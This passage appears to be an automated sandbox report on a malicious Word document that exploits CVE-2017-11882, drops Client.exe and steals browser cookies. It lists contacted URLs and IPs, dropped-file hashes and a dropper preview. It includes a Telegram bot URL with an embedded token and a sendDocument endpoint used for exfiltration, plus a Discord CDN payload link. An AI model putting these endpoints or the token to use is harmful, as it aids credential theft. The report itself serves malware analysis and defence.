
Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 0000000A.00000002.986080759.0000000002309000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1002709829.0000000002069000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1192835288.0000000002279000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://cdn.discordapp.com/attachments/1005703293437235255/1005705055426588785/RealProxyFlagsBadSign	Client.exe, 00000009.00000002.928299566.0000000002101000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000009.00000002.928058615.00000000003AF000.00000004.00000020.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984052209.00000000008A8000.00000004.00000020.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984634446.0000000002641000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001151669.000000000054D000.00000004.00000020.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001971815.000000000264B000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.telegram.org	RegSvcs.exe, 0000000A.00000002.987311161.0000000002420000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.987738034.0000000002481000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1004034491.0000000002182000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1194992268.00000000023F5000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1194461229.0000000002392000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.entrust.net/server1.crl0	Client.exe, 00000009.00000002.928094974.00000000003DD000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.989116143.0000000005870000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984052209.00000000008A8000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1005830692.0000000006057000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001151669.000000000054D000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1196914685.0000000005EBE000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ocsp.entrust.net03	Client.exe, 00000009.00000002.928094974.00000000003DD000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.989116143.0000000005870000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984052209.00000000008A8000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1005830692.0000000006057000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001151669.000000000054D000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1196914685.0000000005EBE000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	RegSvcs.exe, 0000000A.00000002.986080759.0000000002309000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1002709829.0000000002069000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1192835288.0000000002279000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.orgP	RegSvcs.exe, 0000000A.00000002.987311161.0000000002420000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1004034491.0000000002182000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1194461229.0000000002392000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	Client.exe, 00000009.00000002.928094974.00000000003DD000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.989116143.0000000005870000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984052209.00000000008A8000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1005830692.0000000006057000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001151669.000000000054D000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1196914685.0000000005EBE000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	Client.exe, 00000009.00000002.928094974.00000000003DD000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.989116143.0000000005870000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984052209.00000000008A8000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1005830692.0000000006057000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001151669.000000000054D000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1196914685.0000000005EBE000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org/bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/	Client.exe, 00000009.00000002.932287438.0000000003109000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000009.00000002.932391087.0000000003169000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000000.926194509.000000000402000.00000040.00000400.00020000.00000000.sdmp	false		high
http://fWvVfB.com	RegSvcs.exe, 00000015.00000002.1192835288.0000000002279000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%%startupfolder%	RegSvcs.exe, 00000015.00000002.1192835288.0000000002279000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://cdn.discordapp.com	Client.exe, 00000009.00000002.928299566.0000000002101000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984634446.0000000002641000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001971815.000000000264B000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ypWPmbJ0rAhp55WcExAk.org	RegSvcs.exe, 00000015.00000002.1193947075.0000000002320000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1194571279.00000000023A6000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	Client.exe, 00000009.00000002.928094974.00000000003DD000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.989116143.0000000005870000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984052209.00000000008A8000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1005830692.0000000006057000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001151669.000000000054D000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1196914685.0000000005EBE000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.entrust.net/server	RegSvcs.exe, 0000000F.00000002.1005830692.0000000006057000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/sendDocumentdocument-----	RegSvcs.exe, 00000015.00000002.1192835288.0000000002279000.00000004.00000800.00020000.00000000.sdmp	false		high
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	RegSvcs.exe, 00000015.00000002.1192835288.0000000002279000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://api.telegram.org	RegSvcs.exe, 0000000A.00000002.987370165.0000000002433000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.987738034.0000000002481000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1004119110.0000000002196000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1194992268.00000000023F5000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1194571279.00000000023A6000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ocsp.entrust.net0D	Client.exe, 00000009.00000002.928094974.00000000003DD000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.989116143.0000000005870000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984052209.00000000008A8000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1005830692.0000000006057000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001151669.000000000054D000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1196914685.0000000005EBE000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Client.exe, 00000009.00000002.928299566.0000000002101000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.987311161.0000000002420000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984634446.00000000002641000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1004034491.0000000002182000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001971815.000000000264B000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1194461229.0000000002392000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://secure.comodo.com/CPS0	Client.exe, 00000009.00000002.928094974.00000000003DD000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.989116143.0000000005870000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984052209.00000000008A8000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1005830692.0000000006057000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001151669.000000000054D000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1196914685.0000000005EBE000.00000004.00000800.00020000.00000000.sdmp	false		high
http://109.206.241.81P	Client.exe, 00000009.00000002.928434749.0000000002140000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984981021.0000000002680000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1002192486.0000000002680000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org%	RegSvcs.exe, 0000000A.00000002.986080759.0000000002309000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1002709829.0000000002069000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1192835288.0000000002279000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.entrust.net/2048ca.crl0	Client.exe, 00000009.00000002.928094974.00000000003DD000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000A.00000002.989116143.0000000005870000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 0000000C.00000002.984052209.00000000008A8000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 0000000F.00000002.1005830692.0000000006057000.00000004.00000800.00020000.00000000.sdmp, Client.exe, 00000014.00000002.1001151669.000000000054D000.00000004.00000020.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.1196914685.0000000005EBE000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
109.206.241.81	unknown	Germany		209929	AWMLTNL	false
162.159.135.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.133.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.134.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680478
Start date and time: 08/08/202217:17:08	2022-08-08 17:17:08 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ICPO07082299976.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@21/15@9/5
EGA Information:	• Successful, ratio: 75%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Active ActiveX Object • Active ActiveX Object • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target EQNEDT32.EXE, PID 2164 because there are no executed function
- Execution Graph export aborted for target EQNEDT32.EXE, PID 2612 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:18:14	API Interceptor	83x Sleep call for process: EQNEDT32.EXE modified
17:18:22	API Interceptor	129x Sleep call for process: Client.exe modified
17:18:30	API Interceptor	881x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\29B1D60A.wmf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 1569 x 65536 x 0 +2 "\005"
Category:	dropped
Size (bytes):	3702
Entropy (8bit):	5.028597528779477
Encrypted:	false
SSDEEP:	96:Jk7Hgwj+mbYf3LSrhlOs0f5aSdHn63DfW:Jk7Awam8fI4s0f5aG
MD5:	F3126E994D3AA1C22F44D22054B5DD3B
SHA1:	BAE4EB99B4C4596B2A11C8384FF412CC187A3D4C
SHA-256:	35C12280A850D4A15DC10F9FB18B2720CBA655212DE843699E883C14BDA6B655
SHA-512:	B0379D6991B4C24E9C0436D9A6CF976714ECEA83269545006B0E0807D8024BBF215E8D1E8DF554738604CD5C5E6C3432DEADFE99E7C823680AA4FEFD4C2348(6
Malicious:	false
Preview:	......;.....!.....................5.@.........................Segoe UI....C.......@.......B.......-...........................A..... . ...(... ...@.. ....?.........!...A.F.f. . ...(... ... .G .>..:..9..8..8..8..9..:.i2........K..S(.O$.N!.N!.N!.N!.N".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".N".M" .M".O$.S).O".......l

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D4CCCED.wmf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 28 x 65536 x 0 +2 "\005"
Category:	dropped
Size (bytes):	316
Entropy (8bit):	3.6967553326639724
Encrypted:	false
SSDEEP:	6:Mgt2oto90ogtQFP4ozgwc/GbVJGp+PmgEhSAl9us3qUUu4XC1ynuKb6wdxklct:M+eghObDGUOBwAl9NgXCYnhb6cs0
MD5:	95BB648D6EB9265EEAF0F889731B1E23
SHA1:	631D60A024835F4E53CEB9D0A987CE52FE517DF4
SHA-256:	9639441A9D36E7E4FDA980961B75EEB334540B8CFBCEE71EB3CD857E0A838E0C
SHA-512:	184414EA680921242900492821470 70A86172833359404EE26199A36083D720E291D55BB85E4AE1D02504CE841EFBC646760E7CC5AF4088A253AED7B2665C420
Malicious:	false
Preview:	....`.....&...................... ...f.......&.....MathType.. .........................Times New Roman....._-.e............-.......2.`.......111.....&....... ...."System..H...........H.......l.......-.................

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{B571C632-7DEC-4279-BDFC-1CEF56BCD21F}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	29184
Entropy (8bit):	4.117039762726296
Encrypted:	false

SSDEEP:	384:guc+esp7KCwXIi0bNYvjiq2dDesp7KCwXIi0bw8:gu6W78L0bNYuZdKW78L0bj
MD5:	973FC02BC9B9F4803AA20DB1103B37DD
SHA1:	A8CCDB739569095E773D85F097DA299D32E8DD0D
SHA-256:	CFA62BD8A42B72C6F6E2D65DB2BF56284F0D40A84FEFD56D66E330010E47D8C1
SHA-512:	896F286719C15B96D3ABCC8722F838D320AB2CC39D981D10B1B72C5AF9D0FDFA5C15104B2FA64CF208E60A8D78D7EB7E55E7C1AE582F7BDA3A503F74E52F30A
Malicious:	**true**
Yara Hits:	• Rule: EXP_potential_CVE_2017_11882, Description: unknown, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{B571C632-7DEC-4279-BDFC-1CEF56BCD21F}.tmp, Author: ReversingLabs
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	.....>..... ....3.....1...!..".#...$...%...&...'...(...)...*...+.....-...../...0.....2...4...5...7...6..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0FBA591C-1198-4182-9EE3-9B1EEE452FAA}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A57256D0-EBE1-4542-8EF9-B2D4E6FF0AF4}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2048
Entropy (8bit):	1.2588286511700073
Encrypted:	false
SSDEEP:	24:UnMClMu1MClXu5CQJ/6HuJHujJHuguGl150u5p1506MV:UJ1CiHwHUHvp
MD5:	C1EC4C65DBA5BCBB60A05E5A8A8BB166
SHA1:	BDE091AF965162FE367B6532B33177C8297BD90D
SHA-256:	1C7A0AB855519071EB6CF11D3DA398B0F165F18E0BEE6AFD57B62722650AF3C7
SHA-512:	C92F785AC356A2D023F47DF7F648593DCA84433490A1AED36454B8F93F829CE7557A6FD26E5BDFAE32C9D9DAD87E3B5A7D10FE3D1C9049DC5962740564E4489
Malicious:	false
Preview:	P.a.c.k.a.g.e.=..... .P.a.c.k.a.g.e.E.M.B.E.D.E.q.u.a.t.i.o.n...3.=..... ....D...F...L..... .....j....OJ%.QJ%.U..^J%.mH..sH....j....OJ%.QJ%.U..^J%.mH..sH....j....OJ%.QJ%.U..^J%.mH..sH.. . j..f...OJ%.QJ%.U..^J%.mH..sH.

C:\Users\user\AppData\Local\Temp\Client.exe

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	5.009053920991871
Encrypted:	false
SSDEEP:	96:mtxVe3Lmux4xj4g4d4lI7P6GH0bjiCeQwDb1X1bH1krb49J1MvJ1tzNtK:Ie3yuexs3ClIT67KCeV1X1qAr10J1H
MD5:	7E2FF60FD955B39768565DFE645E49C0

SHA1:	7B1E009A4D140A42F1E7B67BD8646A4704782A59
SHA-256:	07A45AA5F41DBEFD3E58E2AD335EEDAFD17317B0026AFC1F907640A119E4F309
SHA-512:	AFA8D0255006324F4B933DC294B9CD630987FC0A9F0B6AC45018A1D6D406A9DF35C43251E1A0796DE84A63026AD3217F97FF22717A87ABD060D93A1FC4CFED4 0
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...!..b.....5... ...@....@.. ....@.....4..W....@.....`.....3..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....5.....H.....$"..h.....0.....s.....(.... ....(....r...pr...p(....(.....r...pr...p(....(.....o....(.....rL..p... .~.....o.....r...p.....r...p...(....o....r...p.....r"..p...(.... .....t....o....&....,..o....*.....0..T.....r...p..o.....+;..(....(.....o....].X(....(....Y.....(....(....(.....X...1..*.0..5... ....~.....(....., rT..p.....(....o....s.....~....*.~.

C:\Users\user\AppData\Local\Temp\Client.exe:Zone.Identifier

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E 98
Malicious:	**true**
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\ICPO07082299976.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:53 2022, mtime=Tue Mar 8 15:45:53 2022, atime=Mon Aug 8 23:18:10 2022, length=33775, window=hide
Category:	dropped
Size (bytes):	1039
Entropy (8bit):	4.523180105729946
Encrypted:	false
SSDEEP:	12:8PPWxpRgXg/XAlCPCHaXRBktB/eLX+WE0df/xgigXHCicvbNwVJ8dX5DtZ3YilM9:8PeDn/XThOMa0df/xfgJepwcDv3qYu7D
MD5:	04DCD0B1A7C60F59B36577DA8AF24E27
SHA1:	32B983ED71A1068D2287B94C98EED5FF594AF165
SHA-256:	1589299BDC81D6A1A4759EC986C53615913B50C7D0BBCD8D9B069674629E48F4
SHA-512:	F6FD83C798172B030035E2A37C725AB359CAE23F7B9D90AA83D62237F4F3EB6900ED2CAE788082A256A025A9F030AC956853C16D9D1B072E0DF3B74F7DDEF47 4
Malicious:	false
Preview:	L.....F.... ...$x...3..$x...3..d).....P.O. ..i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT....Desktop.d.....QK.XhT..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....p.2.....UF. .ICPO07~1.DOC..T.....hT..hT..*...r.....'.....I.C.P.O.0.7.0.8.2.2.9.9.9.7.6...d.o.c.....}.....-...8...[.....?J.....C:\Users\..#..... \\472847\Users.user\Desktop\ICPO07082299976.doc.*.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.C.P.O.0.7.0.8.2.2.9.9.9.7.6...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....472847.....D_....3N...W...9G..N..... ...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	81
Entropy (8bit):	4.7730615409020976
Encrypted:	false
SSDEEP:	3:bDuMJl07sXcgDomX1H1qVsXcgDov:bCIDYmDy
MD5:	4F96DD0C46EE4AE90EB200870FC79FC8
SHA1:	14E9CF8B0261A46E6A0097306734781ABA3D17D4
SHA-256:	FFA3709A7DD55B27453F9BAFA44D91E9DD2D3BA04B164B8E3F672D7421492BA4
SHA-512:	EA991D7ECECA8727F65462B8C18BA8CBD25B3417AD3D163075B43EF5D08C42459A8608F389823EB26712D0D35C2406960CAAFD2D610403B665682A49298D908

Malicious:	false
Preview:	[folders]..Templates.LNK=0..ICPO07082299976.LNK=0..[doc]..ICPO07082299976.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AE A
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

C:\Users\user\AppData\Roaming\dazigpcb.bar\Chrome\Default\Cookies

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
